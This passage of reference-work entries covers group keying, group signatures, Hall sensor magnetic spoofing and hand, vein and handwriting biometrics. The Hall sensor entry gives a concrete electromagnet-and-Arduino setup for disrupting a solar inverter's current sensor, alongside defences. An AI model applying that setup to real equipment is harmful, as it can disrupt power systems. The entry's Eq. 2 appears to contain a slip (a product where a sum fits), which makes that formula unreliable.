When a new member *V* joins the group, an existing leaf node *u* is split: the member *U* associated with *u* is now associated with *left*(*u*) and the new member *V* is associated with *right*(*u*). Members *U*, *V* are given keys $k_u^{new} = k_{left(u)}$, $k_v^{new} = k_{right(u)}$, respectively, selected at random from

$\{0, 1\}^k$. All the keys of the internal nodes *x* along the path from *u* to the root are then assigned new values k_v^{new} using rule (1). The new value k_v^{new} and the blinded values of the new keys $(k_x^{new})'$ are then encrypted with the appropriate keys and broadcast as in the previous case. The key k_v^{new} is given privately to *V*.

Security and efficiency. The security of the OFT protocol reduces to that of the one-way function *g*, the pseudo-random function *f*, and the symmetric encryption function *E*. One has *forward* and *backward* security (Group Signature): members who leave the group cannot read *future* messages and parties who join the group cannot read *previous* messages.

The communication complexity of adding or removing a member is bounded by *hk* + *h* bits, where *h* is the height of the tree and *k* the length of the keys. This is because up to *h* keys must be broadcast, and *h* bits are needed to describe the member that joins or leaves the group. If the tree is balanced then the operation of adding or removing a member with the OFT protocol is scalable (with complexity *O*(log*n*)).

Applications of GKA

Many computer applications involve dynamic peer groups. Examples include audio/video conferencing, multiuser computations, multicast messaging, pay-per-view, distributed interactive simulations, real-time information systems, replication services and, generally, distributed applications. To protect such applications, and in particular to preserve privacy, one has to employ secure communication channels (Secure Channel) that link all the parties of a group. For privacy, one can establish such channels by using *symmetric encryption* (Symmetric Cryptosystem, private key cryptosystem) with key, a *group session key*.

Group Signatures

Definition

Group signatures are digital signatures where signers can establish groups such that each member of the group can produce signatures anonymously on behalf of the group. Each group can be managed by a *trusted group authority*, which oversees joining and leaving the group and can reidentify individual signers in case of disputes according to a clearly stated policy. Obviously, different groups can choose to be managed by the same trusted group authority, or a group can choose to fully distribute the group management among its members such that every member is involved in all management transactions.

Background

The concept of group signatures and first practical constructions were introduced by Chaum and van Heijst (1991). The term “group signatures” or “group-oriented signatures” is sometimes also used for another type of signature scheme where signers also form groups such that, for example, any *t*-out-of-*n* members of a group can together produce a signature. In this case, the capability of producing signatures is granted only to large enough coalitions within a group. This was first introduced by Boyd as

multisignatures, but according to Desmedt (1993), there is growing consensus to call them *threshold signatures*.

Theory

A group signature scheme has the following operations:

1. An operation for generating pairs of a private signing key and a public verifying key for an individual

2. An operation for generating pairs of a private group key and a public group key for a trusted group authority

3. Operations for group management such as joining and revoking group members

4. An operation for signing messages

5. An operation for verifying signatures against a public group key

6. An operation to identify (de-anonymize) a group member by one of her or his signatures

In a group signature scheme, each signing member of a group has an individual signing key pair. If individuals generate their key pairs without having to agree on common domain parameters, the group signature scheme is called *separable* (Camenisch and Michels 1999). An individual is registered for a group by presenting a suitable ID certificate to the respective trusted group authority and submitting her or his public verifying key. The trusted group authority constructs a group key pair, which consists of a private group key and a public group key, and publishes the public group key through one or more authentic channels such as a *public key infrastructure* (PKI). A member leaves a group by revoking her or his public verifying key from the trusted group authority. It is the responsibility of the trusted group authority to keep track of who belongs to the group at any point of time. A group signature scheme is called *static* if the public group key needs to be updated if members join or leave the group, or update their individual key pairs. Constructions were proposed in (Chaum and van

Heijst 1991; Camenisch 1997; Chen and Pedersen 1995). All of them suffer from the drawback that the size of a public group key and that of the signatures are proportional to the size of a group. If the public group key remains unchanged when members join or leave the group or update their individual key pairs, the group signature scheme is called *dynamic* (Song 2001). A dynamic group signature scheme features a *sequential join* or a *concurrent join* depending on whether the trusted group authority can join two or more new members one after another or in parallel. The first construction of a dynamic group signature scheme was proposed by Camenisch and Stadler (1997). Their paper sparked more work on dynamic group signature schemes (Camenisch and Michels 1999; Song 2001; Ateniese et al. 2000; Camenisch and Michels 1998). A formel model for group signatures with concurrent join and an efficient construction was proposed by Kiayias and Yung (2005).

Everyone who has access to the public group key of group G can verify every signature produced by every member of group G. When a signature is disputed, the respective verifier can request the signer's identity from the respective trusted group authority. The trusted group authority then uses the private group key in order to recover the signer's identity. The conditions whether and when a signer's identity is recovered and released are controlled by the group management policy under which the trusted group authority operates.

Robust key management is a particularly important issue in group signatures. For example, if the public group key changes whenever members join or leave the group or update their private signing keys, then it becomes a burden for the trusted group authority to publish the public group keys for all recent time intervals in a timely fashion. Moreover, if a private signing key of a group member is compromised, then the attacker can freely produce signatures on behalf of the group until the respective public verifying key is revoked. Therefore, all the signatures of the victimized group member must be regarded invalid if there is no way of distinguishing the signatures produced by the honest group member from those produced by the attacker. These problems are addressed by an approach called *forward security*. Forward secure group signature schemes allow individual group members to join or leave a group or update their private signing keys without affecting the respective public group key. By dividing the lifetime of all individual private signing keys into discrete time

intervals, and by tying all signatures to the time interval when they are produced, group members who are revoked in time interval *i* have their signing capability effectively stripped away in time interval *i* + 1, while all their signatures produced in time interval *i* or before (and, of course, the signatures of all other group members) remain verifiable and anonymous (Song 2001). Forward security in group signature schemes is similar to *forward security* in threshold signature schemes.

The characteristic security requirements of a group signature scheme are (Bellare et al. 2003):

Full Traceability:	Any coalition of cheating signers including a cheating group authority, who pool their private individual keys and the private group key, cannot produce a valid signature that identifies an originating group member who has in fact not produced the signature (false claim of origin).
Full Anonymity:	Any adversary without access to the trusted group authority, who chooses a message *m* and two group members *i* and *j* and is then provided with the two group signatures of members *i* and *j* (in random order) for message *m* with respect to the public group key, cannot find out with non-negligibly better chance of success than pure guessing, which signature comes from which member.
Forward Security:	Signers who leave the group can no longer sign messages on behalf of the group. Other additional security requirements are proposed by Song (2001).

Full-traceability implies the unforgeability requirement of any signature scheme. It also implies other security requirements that have been stated in the literature such as coalition-resistance, exculpability, and framing-resistance. Full-anonymity can be expressed equivalently in terms of unlinkability as follows (Bellare et al. 2003):

Unlinkability:	Any adversary without access to the trusted group authority, who is given two messages *m1*, *m2* and corresponding signatures *s1*, *s2* of two signers where *s1* and *s2* are valid for these messages with respect to the public group key, cannot decide with non-negligible probability better than pure guessing whether the two signatures have been produced by the same group member or two different group members.

Constructions have been based on groups, in which the discrete logarithm problem is hard (Camenisch and Stadler 1997), and on the RSA signature scheme (Song 2001; Ateniese et al. 2000; Camenisch and Michels 1998). It is shown by Bellare et al. (2003) that secure group signatures exist if trapdoor permutations exist. They suggest a static group signature construction where the length of all keys of a group is logarithmic in the

number of its members. Their construction is not efficient, but serves as a proof of existence of a construction that is provably secure in the standard model (without random oracles).

Applications

Group signatures are useful, for example, to build secure auction systems (Chen and Pedersen 1995), where all the bidders form a group and authorize their tenders by group signatures. After the winning tender has been determined, the trusted group authority can reidentify the lucky bidder, while the other bidders remain anonymous. Group signature schemes are dually related to *identity escrow schemes* (Kilian and Petrank 1998), i.e., group-member identification schemes with revocable anonymity.

Group signature schemes can be equipped with additional features: Cramer et al. (1994) proposed to add threshold properties into a group signature scheme such that any subset of group members can be authorized to produce signatures on behalf of the group. Lysyanskaya and Ramzan (1998) proposed blind group signatures based on the dynamic group signature scheme by Camenisch and Stadler (1997). Another blind group signature scheme based on (Camenisch and Stadler 1997) was proposed by Nguyen et al. (1999).

Spoofing a hall sensor

Definitions

The state-of-the-art Hall sensors are vulnerable to an external magnetic spoofing attack. A smart attacker can use distinct types of external magnetic fields to inject malicious data into Hall sensors resulting in a denial-of-service (DoS) attack on the connected systems.

Background

Due to the continuous development in the Hall sensing technology, nowadays, the Hall sensor has excellent accuracy, high efficiency, and smaller form factor compared to other magnetic sensors. Therefore, the Hall sensor is a reliable choice over other magnetic/nonmagnetic sensors, and it is widely used for positioning, speed detection, proximity sensing, current sensing applications, power measurement, etc. Despite this growing market,

Hall sensors are still not secured, and the integrity of the Hall sensor can be compromised by injecting external magnetic signals by an attacker (Barua and Al Faruque, 2020).

Theory

Hall Sensor Basics

A Hall sensor has a p-type semiconductor material, which acts as the sensing structure. The p-type material generates an output Hall voltage, V_h, when it senses an input magnetic field B_i. Therefore, the output Hall voltage V_h can be expressed as,

$$V_h = k \times B_i \tag{1}$$


where k is a proportionality constant, which depends on the physical and electrical properties of the p-type semiconductor material. Let us assume an attacker injects a malicious external magnetic field, B_{atk} into the Hall sensor. As a result, Eq. 1 can be changed as follows:

$$V_h^f = k \times (B_i \times B_{\text{atk}}) \tag{2}$$

where V_h^f is the fake output Hall voltage. The injected attack component, B_{atk}, can be either positive or negative depending upon the types of the poles from where the magnetic fields are generated. Typically, magnetic fields from the north pole are considered as $+B_{\text{atk}}$, and magnetic fields from the south pole are considered as $-B_{\text{atk}}$ or vice versa.

Distinct Types of B_{atk}

The attacker can generate mainly three types of malicious magnetic fields (B_{atk}), namely, constant, sinusoidal, and square pulsating fields. Mathematically, we can model the term B_{atk} for constant, sinusoidal, and square pulsating fields as follows:




$$B_{\text{atk}} = \begin{cases} C; & \text{constant field,} \\ B_a \sin(2\pi f t); & \text{sinusoidal field,} \\ sgn(B_a \sin(2\pi f t)); & \text{pulsating field.} \end{cases} \tag{3}$$

where C is a constant, f is the frequency and B_a is the magnitude of the injected B_{atk}, and *sgn* is the signum function.

Generation of B_{atk}

The different types of malicious magnetic fields (B_{atk}) can be generated by using an electromagnet. A constant voltage input to the electromagnet can generate a constant B_{atk}. Moreover, sinusoidal and pulsating B_{atk} can be generated by using the pulse width modulation (PWM) technique. Typically, the pulsating B_{atk} is a periodic switching of the constant B_{atk}. An electronic switch MOSFET with an Arduino board can be used to generate the PWM.

Figure 1 shows a prototype of a possible implementation to generate the distinct types of B_{atk}. We use a MOSFET (part # P7N20E) with an Arduino Uno to switch an electromagnet (part # WF-P80/38).



Hall Sensor Security, The, Fig. 1 Generation of B_{atk} using an electromagnet with an Arduino control. A MOSFET is used to generate PWM for generating different types of B_{atk}

An Experimental Case Study

In this section, we demonstrate the vulnerability of a Hall sensor in a grid-tied solar inverter. A grid-tied solar inverter is an important component of today's smart grid, and Hall sensors are used to measure current in the grid-tied solar inverter.




Figure 2 shows the experimental setup. A 140 Watt inverter from Texas Instruments is used in our experiment. This inverter has a Hall effect current sensor with a part # ACS712ELCTR-20A-T. An electromagnet with the Arduino control is placed at 5 cm away from the target Hall sensor of the grid-tied solar inverter. The electromagnet injects constant, sinusoidal, and pulsating magnetic fields into the Hall sensor. In our experiment, the intensity of the injected B_{atk} by the electromagnet is 0.8 Tesla.

Hall Sensor Security, The, Fig. 2 An experimental setup to demonstrate the vulnerability of a Hall sensor

Results

Figure 3 shows the results of injecting different types of magnetic fields to the Hall sensor of the grid-tied solar inverter.

Hall Sensor Security, The, Fig. 3 Inverter output voltage after injecting different types of malicious magnetic fields (B_{atk}) into the Hall sensor

The green curve in Fig. 3 indicates the inverter output voltage before any malicious magnetic field (B_{atk}) injection. A constant B_{atk} on the Hall sensor shifts the original inverter output voltage upward or downward (depending upon the polarity of the injected B_{atk}). The red curve in Fig. 3 indicates that the inverter output voltage shifts upward because of the injection of a constant B_{atk}. Here the polarity of B_{atk} is the north pole. As pulsating B_{atk} is a periodic switching of the constant B_{atk}, the injection of the pulsating B_{atk} causes periodic upward/downward shifting of the inverter output voltage similar to constant B_{atk}.

The blue curve in Fig. 3 indicates that an injection of the sinusoidal B_{atk} creates a sinusoidal variation in the inverter output voltage. Here the frequency of the injected sinusoidal B_{atk} is 2 Hz.

Defense

The following defense techniques should be adopted to protect Hall sensors from the external magnetic spoofing. It is important to note that these defense techniques may lessen the external magnetic spoofing impacts on Hall sensors but may not completely prevent it. It is still open research to make the hall sensors secured from this type of intentional external magnetic field injection.

Shielding

By providing shielding around the Hall sensor, the impacts of the external magnetic fields can be reduced. Shields can redirect magnetic fields from hall sensors. It is recommended to use multiple lamination layers in the shield instead of a single layer. High saturation magnetic flux density materials can be combined with amorphous alloy material to provide multiple lamination layers in shields. However, we must remember that having only a good shield is not enough, as any shield can be compromised with a stronger magnetic field.

Robust Sensors

Differential Hall sensors should be used instead of non-differential Hall sensors because differential Hall sensors are robust against common mode magnetic fields. The symmetric placement of the two similar Hall materials can cancel out common-mode magnetic fields in the differential Hall sensor. Moreover, a field concentrator can be introduced to the Hall sensor to make it more insensitive to external malicious magnetic fields. However, it is important to note that these techniques can also be compromised by using stronger magnetic fields.

Open Problems and Future Directions

To provide complete defense against the external magnetic spoofing on the Hall sensor, the defense techniques should not only detect the presence of the external magnetic fields but also should contain the magnetic fields inside of the Hall sensors, so that the injected malicious fields cannot propagate farther to connected systems. Security aspects should be considered from the very beginning while designing Hall sensors. New

hardware-software architectures (Yan et al., 2020) should be introduced in the Hall sensor design that may act as firewalls in the sensor-system interface. Moreover, the introduction of low-power, real-time, and unsupervised algorithms (Barua et al., 2020) in the Hall sensor could add new values to tackle the external magnetic spoofing.


Definitions


Hand geometry recognition is a biometric approach to automatically recognize individuals based on the unique geometric features of the hand.

Background



Hand geometry biometric systems rely on features such as finger length, finger width, finger thickness, finger area, and palm width to perform personal authentication. These systems have gained immense popularity and public acceptance as evident from their extensive deployment for applications in access control, time attendance applications, and several

other verification tasks. Major advantages of hand geometry systems include simple imaging requirements (features can be extracted from low-resolution hand images), the ability to operate under harsh environmental conditions (immune to dirt on the hand and other external factors), and low data storage requirements. In addition, hand geometry acquisition and verification is extremely fast. These distinct advantages over other biometrics helped the hand geometry systems capture a niche market. Hand recognition approaches can be classified into three categories based on how the images are acquired:



- *Constrained and contact-based*. These systems employ pegs or pins on the platform to constrain the position and posture of the hand. Image acquisition is usually done under controlled environments, with uniform illumination. Hand images acquired using such systems require minimum processing prior to feature extraction, thereby considerably reducing the time required for the process of authentication. Typical hand geometry features extracted from the acquired hand images include finger length, finger width, finger thickness, and palm width. Finger thickness features are computed from the lateral view of the hand, which can be easily acquired using a mirror with this kind of constrained imaging setup.
- *Unconstrained and contact-based*. Hand images are acquired in an unconstrained manner, often requiring the users to place their hand on flat surface. A backlit surface with camera mounted on top can also be employed to acquire high-contrast hand images. Landmark points (finger tips and finger valleys) on the hand image are commonly used to align images prior to feature extraction. An alternate approach is to extract features that are invariant to image plane transformations of the acquired hand images.
- *Unconstrained and contact-free*. This approach does away with the need for any pegs or platform during hand image acquisition. Users are given the freedom to hold their hand freely in the 3D space, usually at a fixed (approximately) distance from the camera. The absence of any mechanism to constrain the placement of the hand introduces additional challenges in terms of variations in scale and out-of-plane transformations (3D pose) in the acquired hand images. Images acquired in cluttered backgrounds may also require sophisticated segmentation algorithms to localize the hand in the image. This mode of image acquisition is believed to be more user-friendly.

Theory

A typical imaging setup for a 2D hand geometry system would involve the following components: a CCD camera, illumination source, and a flat surface (Duta, 2009; Jain et al., 1999; Sánchez-Reillo et al., 2000). CCD camera employed is usually low to medium resolution as the hand geometry features can be extracted from binary images of the hand. Prior to feature extraction, acquired hand images are usually processed to obtain a binary image of the hand or, in some cases, a hand contour. In most cases, a simple thresholding scheme followed by morphological operations is used to segment the hand from the background (refer to Fig. 1). Boundary pixels of the hand in the processed binary image are then identified using the contour-tracing algorithm to obtain the hand contour. Figure 2 shows typical hand geometry features extracted from the contour of the hand. Finger length is computed as the distance from the fingertip to its base along the orientation of the finger. Finger-width measurements are made at a number of evenly spaced points along the finger length. Finger perimeter refers to the number of pixels on the finger contour. All the measurements shown in Fig. 2 are usually made in terms of pixels. In addition to these geometric measurements from the hand, the hand contour (silhouette) can also be used (as a shape feature) in establishing the identity.

Hand Geometry Recognition, Fig. 1 Preprocessing stages: (**a**) acquired intensity image, (**b**) binary hand image obtained after thresholding and morphological operations

Hand Geometry Recognition, Fig. 2 Typical hand geometry features marked on a hand contour

To enhance the discriminability provided by 2D hand geometry biometric trait, the features may be supplemented with 3D hand/finger information (Malassiotis et al., 2006; Woodard and Flynn, 2005; Kanhangad et al., 2011). This, however, requires the use of a 3D scanner to acquire intensity and range images of the hand presented to the system.

Applications

The history of hand geometry biometric technology/systems dates back over 3 decades. In fact, the hand geometry system – Identimat developed by Identimation – is one of the earliest reported implementations of a biometric system for commercial applications. Since then, the hand geometry biometric systems have found applications in wide variety of fields ranging from airports to nuclear power plants (Sidlauskas and Tamer, 2008). USPASS (formerly known as INSPASS) is the first and the largest hand geometry-based biometric verification program undertaken by the US

government to accelerate the process of immigration for authorized and frequent travelers. As part of this program, HandKey scanners were installed at certain airports in the USA to accelerate the process of immigration for frequent fliers. Another large-scale deployment was at 1996 Olympics Games in Atlanta, where hand geometry scanners were installed to restrict access to the Olympic Village. Due to limited discriminatory power of the hand geometry features, these systems are rarely employed for applications that require performing identity recognition from a large-scale database. However, hand geometry systems are extensively used for personal verification tasks.

Open Problems and Future Directions

While the hand geometry biometric trait offers several advantages, the vulnerability of the hand geometry systems to spoof attacks is a major security concern. It has been shown that a commercially available hand geometry biometric system – HandKey II – can be circumvented effortlessly (Chen et al., 2005). Therefore, addressing this security concern is expected to be the focus of future research in this area.

Finger vein recognition; Hand-based vascular biometrics; Hand-based vascular recognition; Hand vein recognition; Palm vein recognition

Definitions

Vascular patterns, as formed by the blood vessel structure inside the human body, are used in biometrics to identify a human individual. The corresponding field in biometrics is thus termed “vascular biometrics” (Uhl et al., 2019; Uhl, 2019), “vascular recognition,” or “vein recognition.” In case of considering vasculature of the hand, the following biometric modalities are typically classified into this trait category: finger vein recognition (Shaheed et al., 2018), palm vein recognition (Wu et al., 2020), (dorsal) hand vein recognition (Kauba and Uhl, 2018), and wrist vein recognition (Garcia-Martin and Sanchez-Reillo, 2020b).

The vascular patterns have to be made visible and captured by a suitable biometric scanner device in order to use them to conduct biometric recognition. Vasculature in the human hand is at least covered by skin layers and also by other tissue types eventually (depending on the

vasculatures' position depth wrt. skin surface). Therefore, visible light (VIS) imaging does not reveal the vessel structures in the hand with sufficient clarity. The cost-effective solution is to use near-infrared (NIR) imaging. The hemoglobin in the blood absorbs NIR light; thus, vessels appear as dark structures under NIR illumination, while the surrounding tissue has a much lower light absorption coefficient in that spectrum and thus appears bright. Typically, a wavelength is chosen such that veins (and not arteries) are captured predominantly – thereby motivating the term "vein" recognition.

The positioning of the light source relative to the camera and the subject's finger or hand plays an important role. Here we distinguish between *reflected light* and *transillumination* imaging. Reflected light means that the light source and the camera are placed on the same side of the hand and the light emitted by the source is reflected back to the camera. In transillumination, the light source and the camera are on the opposite side of the hand, i.e., the light penetrates the skin and tissue of the hand before it is captured by the camera. A further distinction is made whether the *palmar* or *ventral* (i.e., inner) side of the hand (or finger) is acquired or if the *dorsal* side is subject to image acquisition.

Background

Historically, Andreas Vesalius already suggested in 1543 that the vessels in the extremities of the body are highly variable in their location and structure. Some 350 years later, a professor of forensic medicine at Padua University, Arrigo Tamassia, stated that no two vessel patterns seen on the back of the hand seem to be identical in any two individuals (Black, 2018). Joe Rice patented his NIR imaging-based "Veincheck" system in the early 1980s which is often seen as the birth of hand-based vascular biometrics.

Vascular biometrics are said to exhibit certain advantages as well as disadvantages as compared to other biometric modalities as we shall discuss in the following.

- Advantages
  - – Insensitive to skin surface conditions and abrasion.
  - – Contact-less acquisition is possible in principle (while implemented for palm vein recognition systems, in its infancy for finger veins)

  - Resistance against forgeries (i.e., spoofing, presentation attacks) as the vessels are only visible in infrared light and cannot be acquired from a distance, so unnoticed acquisition can almost be ruled out.
  - Liveness detection is easily possible due to detectable blood flow from NIR video.
- Disadvantages
  - In transillumination imaging, the capturing devices need to be built rather large.
  - Images exhibit low contrast and low quality overall caused by the scattering of NIR rays in human tissue.
  - The vascular structure may be influenced by temperature, physical activity, as well as aging and injuries/diseases; however, there is almost no empirical evidence supporting or weakening this hypothesis (see, e.g., Zheng et al. 2017; Kirchgasser et al. 2019).
  - Commercial sensors do not allow to access, output, and store imagery for further investigations and processing. Thus, all available evaluations of these systems have to rely on a black-box principle, and only commercial recognition software of the same manufacturer can be used. Further, no public evaluation results are accessible for commercial systems.
  - These modalities cannot be acquired from a distance, and it is fairly difficult to acquire them on the move (see Matsuda et al. 2017 for a positive example).

Commercial Systems

The area of commercial systems is dominated by the two Japanese companies Hitachi (finger vein sensors, Himaga and Ogota 2019) and Fujitsu (PalmSecure palm vein recognition system, Shinzaki 2020), which hold patents for many technical details of the corresponding commercial solutions. For finger vein recognition, some smaller competitors do exist (e.g., Mofiria, Yannan Technology), but all available sensors currently do only support contact-based trait acquisition with some variant of transillumination imaging. For palm vein recognition being based on reflected light imaging, recently a big player entered the market: Amazon One, which seems to fuse a contactless combination of palmprint and palm vein authentication into “palm signature” recognition.

Techsphere, being in the business almost right from the start of vascular biometrics, produces dorsal hand vein readers. BiowatchID, a recent startup, produces a bracelet that is able to readout the wrist pattern and supports various types of authentication solutions. Contrasting to a stationary sensor, this approach represents a per se mobile solution permanently attached to the person subject to authentication.

Although hand-based vein sensors have been readily available for years, deployments are not seen as frequently as compared to the leading biometric modalities, i.e., face and fingerprint recognition. The most widespread application field of finger vein recognition technology can be observed in finance industry: on the one hand, several financial institutions offer their clients finger vein sensors for secure authentication in homebanking. On the other hand, major finger vein-equipped ATM rollouts have been conducted in several countries, e.g., Japan, Poland, Turkey, and Hong Kong. The PalmSecure system is mainly used for authentication on Fujitsu-built devices like laptops and tablets and in access control systems. The recent LG G8 ThinQ smartphone uses palm vein recognition for user authentication (https://www.businessinsider. com/lg-g8-smartphone-unlocks-with-hand-id-ve in-palm-recognition-2019-2).

Open Problems and Future Directions

Mobile and On-the-Move Acquisition

For a pervasive and ubiquitous use of biometric technology, mobile and on-the-move acquisition should be enabled. However, these scenarios rise some problems compared to the stationary use of biometric systems.

The concept of using smart-watches or similar devices for vein capturing has been suggested, i.e., Samsung has presented an idea involving a smart-watch with built-in NIR illumination (https://www.whatmobile.net/ News/ article/samsung-patents-vein-scanning-technol ogy) and associated capturing of dorsal hand veins, while the startup BioWatchID (https:// biowatchid.com/wrist-vein-biometric-tec hnology/) acquires wrist veins with their bracelet technology.

Of course, smartphones have been considered as potential authentication devices for hand-related vascular biometrics; however, smartphones typically neither offered NIR capturing nor NIR illumination until recently. While vein recognition does not seem to be possible in the

VIS domain, still we find work pointing into this direction (which in fact is of questionable value). For example, Hitachi (http://social- innovation. hitachi/us/case_studies/finger_vein_ smartphone/) claims to be able to enable “high-precision finger vein authentication” based on the RGB images users take with their smartphone. Also, the mobile app VeinSeek (https://www.veinseek.com/) claims to emphasize vein structure using a common smartphone. Wrist vein recognition using VIS smartphone imagery is proposed in Kurban et al. (2016).

When looking at NIR smartphone-based capturing, a custom-built plug-on finger vein acquisition device (Sierro et al., 2015) based on reflection-based imaging has been developed. Experimentation reveals rather low contrast, especially in difficult lighting conditions. A NIR illumination module attached to a smartphone with removed NIR-blocking filter (www. eigenimaging.com) is proposed (Debiasi et al., 2018) to capture dorsal hand veins.

Also, dedicated NIR-imaging smartphone prototypes (or components thereof) including NIR illumination have been developed. SONY already came up with a finger vein capturing smartphone in 2009 (Sato, 2009), while another research-oriented prototype has been presented 7 years later (Bazrafkan et al., 2016). Finally, Garcia-Martin and Sanchez-Reillo (2020a) demonstrates wrist vein capturing and corresponding authentication using two recent Xiaomi smartphones (which in fact do offer NIR capturing and illumination, respectively).

There is not much work suggesting a kind of on-the-move acquisition for hand-related vascular technology: a prototype proposed by Hitachi (Matsuda et al., 2017), who introduced a finger vein device which captures five fingers concurrently using a kind of side-transillumination, where the NIR rays not penetrating the fingers do not directly enter the camera system. The proposed system is said to operate in a walk-through style. A second more research-oriented prototype (Kuzu et al., 2020) is able to conduct on-the-fly acquisition in a manner highly similar to the popular MorphoWave Compact (https://www.idemia.com/morphowave-compact) contactless fingerprint acquisition device, using pure transillumination for five fingers.

Disease Impact and (Template) Privacy

Knowledge about certain diseases which influence the vessels' position and structure does exist (Hartung and Busch, 2009), e.g., arteriovenous malformation (AVM) and the hypothenar hammer syndrome (HHS). Also, it is known that certain injuries, including the insertion of small soft plastic tubes (Venflon) into venous vessels in the context of stationary medicamentation, can cause a change in the vessels' layout and thickness. However, there is neither theoretical nor empirical evidence that these effects might or might not actually degrade vascular-based recognition performance.

With respect to privacy-related information to be eventually extracted from samples or templates, research is in its infancy. Having discussed diseases affecting the vascular layout above, it is obvious that information about these diseases can/could/might be extracted from corresponding sample data or templates, respectively. For finger vein sample data, it has been additionally shown (Damak et al., 2016) that gender as well as 2–4 age classes can be determined with high accuracy (>95%) based on typical preprocessing and the application of LBP. For dorsal hand vein data, Wang et al. (2018) reports that feature representations based on vessel structure, PCA, LBP, and SIFT do not allow to correctly discriminate male and female subjects. However, using a feature learning scheme, an accuracy of up to 98% is achieved, so obviously, the employed feature representation scheme is crucial.

Real-World Performance and Deployment

There are significant uncertainties when it comes to the question of the real-world performance of commercial vascular biometric systems. None of the available systems have participated in public evaluations or competitions. Therefore, as a potential customer, one has to believe or disbelieve in the claims of the companies when it comes to performance figures. Although some companies at least repeatedly publish papers with algorithmic descriptions containing also performance evaluations (Matsuda et al., 2017; Miura et al., 2004), there is no real empirical evidence about the presented performance figures in terms of independent assessment or reproducibility; it is even unclear if commercial products really rely at all on these descriptions. Other companies do not at all publish or provide insight in which algorithmic ideas are being used.

While public research based on custom-built sensor prototypes often adheres to the reproducibility principle (see, e.g., Kauba et al. (2019) for a detailed sensor construction description), there is a lack of corresponding large-scale public datasets (typical size is in the low hundred subjects). As such datasets would be required to assess the recognition accuracy in large populations, not even for research-oriented techniques there is sufficient knowledge about real-world performance. A way to circumvent direct empirical assessment is to estimate the entropy of certain feature representations. Initial results (Krivokuca et al., 2019) are available for finger vein templates. However, these estimations do not provide conclusive results on expected real-world performance.

Despite the claims of being resistant against inserting artifacts into the sensor to mimic real users, hand vein-based authentication turned out to be vulnerable to presentation attacks (PA) (experimentally shown using printed artifacts Tome and Marcel 2015).

These demonstrated attacks triggered work on PA detection (PAD) techniques including liveness detection techniques based on NIR video analysis (e.g., Raghavendra et al. 2015; Schuiki and Uhl 2020). Still, German “hackers” demonstrated an attack against a commercial vein-based authentication system using a wax-based hand artifact (https://www.vice.com/en/article/ 59v8dk/hackers-fake-hand-vein-authentication-bi ometrics-chaos-communication-congress), suggesting that at least the system in question had no PAD or liveness detection system in place.

Definition

The term handwriting refers to the act of writing by hand graphical marks with the purpose of information communication according to syntactic and

semantic specific rules of a specific language.

Background

The action of handwriting is controlled by a complex neuromuscular process (Plamondon et al. 2003) which acts on a writing tool combined with a writing surface to produce a two-dimensional trajectory. Inherently, handwriting is a continuous analog signal which can, however, be digitized in order to be processed by computers. Handwriting data acquisition can be either off-line or on-line. In the off-line case, only the completed writing is available as an image produced by a scanner or a digital camera, where the main parameter which governs the acquisition process is the sampling resolution measured in dots per inch (dpi). This image is a static representation of handwriting where all dynamic information related to handwriting are lost. On the contrary, in the on-line modality, the temporal evolution of some physical quantities involved in the act of writing are collected by means of specialized devices such as PDA, Tablet PC, digital pens, or electronic white boards during the writing process. Depending on the technology, the capturing devices can provide a variety of information such as the coordinates of the pen tip, a Boolean value indicating contact with writing plane, pressure, angles with the writing plane or tilt, distance from writing plane, etc. The basic data is a sequence of points, called stroke, which is obtained by sampling the curve at regular intervals of time. Hence, both spatial and temporal sampling rates have to be defined. Typically, 100 samples per second are collected with a spatial resolution from 100 to 300 dpi.

Theory

With the advent of electronic handwriting devices, many researchers have been attracted by the field of *automatic handwriting analysis*. The information contained in handwritten text is both *textual* information, which refers to what has been written, and *personal* information, which is related to the identity of the writer. The extraction of the textual information is addressed by *handwriting recognition*, which consists of transforming graphical marks into a symbolic representation. Therefore, the specific handwriting style, unique to each writer, is eliminated by means of some

preprocessing in order to focus only on the message conveyed by the written text. Size normalization, based on the automatic extraction of the baselines or de-slanting, are some of these preprocessing techniques, which are the cornerstones of most of the handwriting recognition systems. On the other hand, when we do not care about the message itself but we aim at recovering the identity of the writer, we talk about *writer recognition*. In this latter case, it is of paramount importance to keep all distinctive features related to what has been produced by a writer hand.

Hence, handwriting recognition and writer recognition represent two opposing facets of handwriting.

Handwriting recognition has driven a lot of attention in the last decades because of practical applications such as reading handwritten texts on postal envelopes (mail sorting applications) or bank checks (legal and numerical amounts recognition), which are typical applications in the off-line domain, or input methods in the on-line domain as a substitute to keyboard entry mainly for mobile applications.

On the other hand, a growing interest has raised for the use of handwriting for writer recognition. In fact, handwriting can be considered as a biometric signal which conveys a lot of information related to the writer who has produced the questioned piece of text. More specifically, handwriting can be seen as a behavioral biometrics since it depends on many factors, like writing position, place or circumstances, health conditions, fatigue, emotional state, etc. Although the nature versus nurture properties of handwriting are questionable, all the studies that have been conducted demonstrate the high discriminative power of handwriting. At school, we all learn to write according to a standard writing style, the copy book, that varies according to the geographical location, temporal circumstances, and the cultural and historical backgrounds. With the passage of time, we develop individual writing characteristics and our handwriting starts to deviate from the learned style. These unique characteristics serve to distinguish an individual’s writing from another’s, even if the two writings share the same copy book, making it possible to identify the author for which one has already seen a written text. Automatic writer recognition serves as a valuable solution for the document examiners, paleographers, graphologists, and forensic experts. More specifically, it can be used for either *writer identification,* in order to determine the author of a

text from a set of writers, or for *writer verification*, to decide whether or not two distinct texts have been written by the same subject.

Handwriting recognition has matured over the past few decades to a stage where readily available commercial and industrial text recognition engines are able to provide us reasonably high recognition accuracies. See for example (Plamondon and Srihari 2000; Hochberg et al. 1997; Busch et al. 2005; Fujisawa 2008) and references therein.

On the same trend, much progress has been made in the field of writer recognition in the last decade. Pioneering works in establishing a formal quantitative analysis of handwriting individuality can be credited to the studies in (Srihari et al. 2002; Tomai et al. 2004), where pattern recognition techniques have been used to provide objective assessments and scientific validations of the individuality in handwriting. A nearest neighbor algorithm and a 3-layered neural network have been used to train and classify the results for writer identification and writer verification, respectively, using a database of 1500 individuals stratified across different genders, age, groups, and ethnicity. The obtained results have verified the hypothesis that individuality exists in handwriting with a 95% confidence from a statistical inference of the entire US population. Writer recognition can be either text independent, when no assumptions about the underlying textual data are made, or text dependent, when the same text has to be written in the enrollment and recognition stage. The choice between text-independent or text-dependent approaches typically depends on the target application and on the available data. Signatures are examples of text-dependent systems since the writers have to write the same text they have written previously during the enrollment process. On the other hand, text-independent techniques do not bind the writers to any specific line of text in order for the system to recognize them. Instead, the system analyzes their handwriting styles through a series of automated processes, regardless of what they have written. For such systems, different levels of analysis can be applied. They range from using global features extracted at 